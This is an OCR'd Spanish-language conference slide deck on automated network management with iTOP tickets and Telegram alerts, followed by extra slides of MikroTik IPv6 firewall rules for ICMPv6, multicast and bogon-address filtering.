Plataforma en acción








El Back office encamina el ticket al técnico apropiado que recibe la notificación vía email y Telegram y tiene un tiempo para solucionar el problema

Plataforma en acción

El técnico responsable soluciona el problema e informa al iTOP, cerrando el ticket.

Plataforma en acción

Muchas acciones se pueden realizar automáticamente como restablecer un equipo bloqueado por ejemplo




Un punto de acceso está presentando problemas;


Reboot automático vía RB 750UP;

Punto de acceso ahora OK!

Plataforma en acción

Cadastros solamente en iTOP






Pausa para una pequeña demostración

https://t.me/jarvismd_bot

Agenda



Introducción, incidentes importantes recientes y motivación para reflejar la seguridad;

Seguridad orientada por capas (física, enlace, IP, enrutamiento y servicios);

Seguridad orientada por niveles de red (borde, tránsito y acceso);

Gestión de seguridad a gran escala y de forma automatizada;

Extra Slides

Firewall Rules

Forward Channel

/ipv6 firewall filter

add action=accept chain=forward comment="Transparent mode" disabled=yes

add action=accept chain=forward comment="Accept IPSec-esp" protocol=ipsec-esp

add action=accept chain=forward comment="Accept IPsec-ah" protocol=ipsec-ah

add action=accept chain=forward comment="Accept connections originated inside the network" connection-state=new out-interface=pppoe-out1

Firewall Rules

Forward Channel

/ipv6 firewall filter

add action=accept chain=forward comment="Accept established connections" connection-state=established

add action=accept chain=forward comment="Accept related connections‟ connection-state=related

add action=accept chain=forward comment="Accept TCP connections to port 500‟ dst-port=500 protocol=tcp

add action=accept chain=forward comment="Accept TCP connections from port 500‟ protocol=tcp src-port=500

add action=drop chain=forward comment="Drop all the rest"

Firewall Rules

Input Channel

/ipv6 firewall filter

add action=drop chain=forward comment="Drop all the rest"

Firewall Rules

/ipv6 firewall filter
add action=drop chain=Multicast_Filters comment="Deny deprecated by RFC 3879" disabled=no dst-address=fec0::/10

add action=drop chain=Multicast_Filters comment="Deny deprecated by RFC 3879" disabled=no src-address=fec0::/10

add action=accept chain=Multicast_Filters comment="Allow Link-Local Scope" disabled=no dst-address=ff02::/16

add action=accept chain=Multicast_Filters comment="Allow Link-Local Scope" disabled=no src-address=ff02::/16

add action=drop chain=Multicast_Filters comment="Deny other Multicasts‟ disabled=no dst-address=ff00::/8

add action=drop chain=Multicast_Filters comment="Deny other Multicasts‟ disabled=no src-address=ff00::/8

Firewall Rules

/ipv6 firewall filter

add action=jump chain=forward comment="Jump to ICMPv6 Common" disabled=no jump-target=ICMPv6_Common protocol=icmpv6

add action=jump chain=forward comment="Jump to Multicast Control" disabled=no jump-target=Multicast_Filters

add action=accept chain=ICMPv6_Input comment="Accept Neighbor Solicitation (135) with hop limit == 255" disabled=no hop-limit=equal:255 icmp-options=135:0-255 protocol=icmpv6

add action=accept chain=ICMPv6_Input comment="Accept Neighbor Advertisement (136) with hop limit == 255" disabled=no hop-limit=equal:255 icmp-options=136:0-255 protocol=icmpv6

Firewall Rules

/ipv6 firewall filter

add action=accept chain=ICMPv6_Common comment="Accept Destination Unreachablet (type 1)" disabled=no icmp-options=1:0-255 protocol=icmpv6

add action=accept chain=ICMPv6_Common comment="Accept Packet too big (type 2)" disabled=no icmp-options=2:0-255 protocol=icmpv6

add action=accept chain=ICMPv6_Common comment="Accept Time exceeded (type 3, code 0)" disabled=no icmp-options=3:0 protocol=icmpv6

add action=accept chain=ICMPv6_Common comment="Accept Parameter problem (type 4, code 1)" disabled=no icmp-options=4:1 protocol=icmpv6

Firewall Rules

/ipv6 firewall filter

add action=accept chain=ICMPv6_Common comment="Accept Parameter problem (type 4, code 2)" disabled=no icmp-options=4:2 protocol=icmpv6

add action=accept chain=ICMPv6_Common comment="Accept Echo request (type 128)" disabled=no icmp-options=128:0-255 protocol=icmpv6

add action=accept chain=ICMPv6_Common comment="Accept Echo reply (type 129)" disabled=no icmp-options=129:0-255 protocol=icmpv6

add action=jump chain=input comment="Jump to ICMPv6_Input" disabled=no jump-target=ICMPv6_Input protocol=icmpv6

Firewall Rules

/ipv6 firewall filter

add action=jump chain=input comment="Jump to ICMPv6_Input" disabled=no jump-target=ICMPv6_Input protocol=icmpv6

add action=jump chain=input comment="Jump to ICMPv6_Common" disabled=no jump-target=ICMPv6_Common protocol=icmpv6

add action=log chain=input comment="Log remaining ICMPv6" disabled=no log-prefix=Input-remaining protocol=icmpv6

Firewall Rules

```
/ipv6 firewall filter

add action=drop chain="Illegal Addresses" comment=\
    "Drop our own prefix as source addres if coming from outside"
disabled=no \
    in-interface=ether1 src-address=2001:db8::/32
add action=drop chain="Illegal Addresses" comment=\
    "Bogons prefixes based on address list created from cymru BGP
session" \
    disabled=no src-address-list=IPv6-bogons
add action=drop chain="Illegal Addresses" comment="Loopback
Address" \
    disabled=no src-address=::1/128
add action=drop chain="Illegal Addresses" comment="IPv4 Compatible
addresses" \
    disabled=no src-address=::/96
```

Firewall Rules

```
/ipv6 firewall filter

add action=drop chain="Illegal Addresses" comment=\
    "Other Compatible Addresses" disabled=no src-
address=::224.0.0.0/100
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    ::127.0.0.0/104
add action=drop chain="Illegal Addresses" disabled=no src-
address=::/104
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    ::255.0.0.0/104
```

Firewall Rules

```
/ipv6 firewall filter

add action=drop chain="Illegal Addresses" comment="False 6to4
packets" \
    disabled=no src-address=2002:e000::20/128
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    2002:7f00::/24
add action=drop chain="Illegal Addresses" disabled=no src-
address=2002::/24
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    2002:ff00::/24
```

Firewall Rules

```
/ipv6 firewall filter

add action=drop chain="Illegal Addresses" disabled=no src-address=\
    2002:a00::/24
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    2002:ac10::/28
add action=drop chain="Illegal Addresses" disabled=no src-address=\
    2002:c0a8::/32
add action=drop chain="Illegal Addresses" comment="Link Local
Addresses" \
    disabled=no src-address=fe80::/10
```

Firewall Rules

```
/ipv6 firewall filter

add action=drop chain="Illegal Addresses" comment=\
    "Site Local Addresses (dprecated)" disabled=no src-address=fec0::/10
add action=drop chain="Illegal Addresses" comment="Unique-local
packets" \
    disabled=no src-address=fc00::/7
add action=drop chain="Illegal Addresses" comment=\
    "Multicast Packets (as a source address)" disabled=no src-address=\
    ff00::/8
add action=drop chain="Illegal Addresses" comment="Documentation
Adresses" \
    disabled=no src-address=2001:db8::/32
```

Firewall Rules

```
/ipv6 firewall filter

add action=drop chain="Illegal Addresses" comment=\
    "6bone Addresses (deprecated)" disabled=no src-address=3ffe::/16
add action=jump chain=forward comment=\
    "Jump to Bogons and Illegal Addresses blocking" disabled=no jump-
target=\
    "Illegal Addresses"
add action=jump chain=input comment=\
    "Jump to Bogons and Illegal Addresses blocking" disabled=no jump-
target=\
    "Illegal Addresses"
add action=log chain=ICMPv6_Common comment=\
    "Log and drop other ICMPv6 packets" disabled=no log-prefix=""
protocol=\
    icmpv6
```

Firewall Rules

```
/ipv6 firewall filter

add action=log chain=ICMPv6_Common comment=\
    "Log and drop other ICMPv6 packets" disabled=no log-prefix=""
protocol=\
    icmpv6
```

Preguntas?

¡Muchas Gracias!

Nos Vemos en Punta Cana en LACNIC 31

maia@mdbrasil.com.br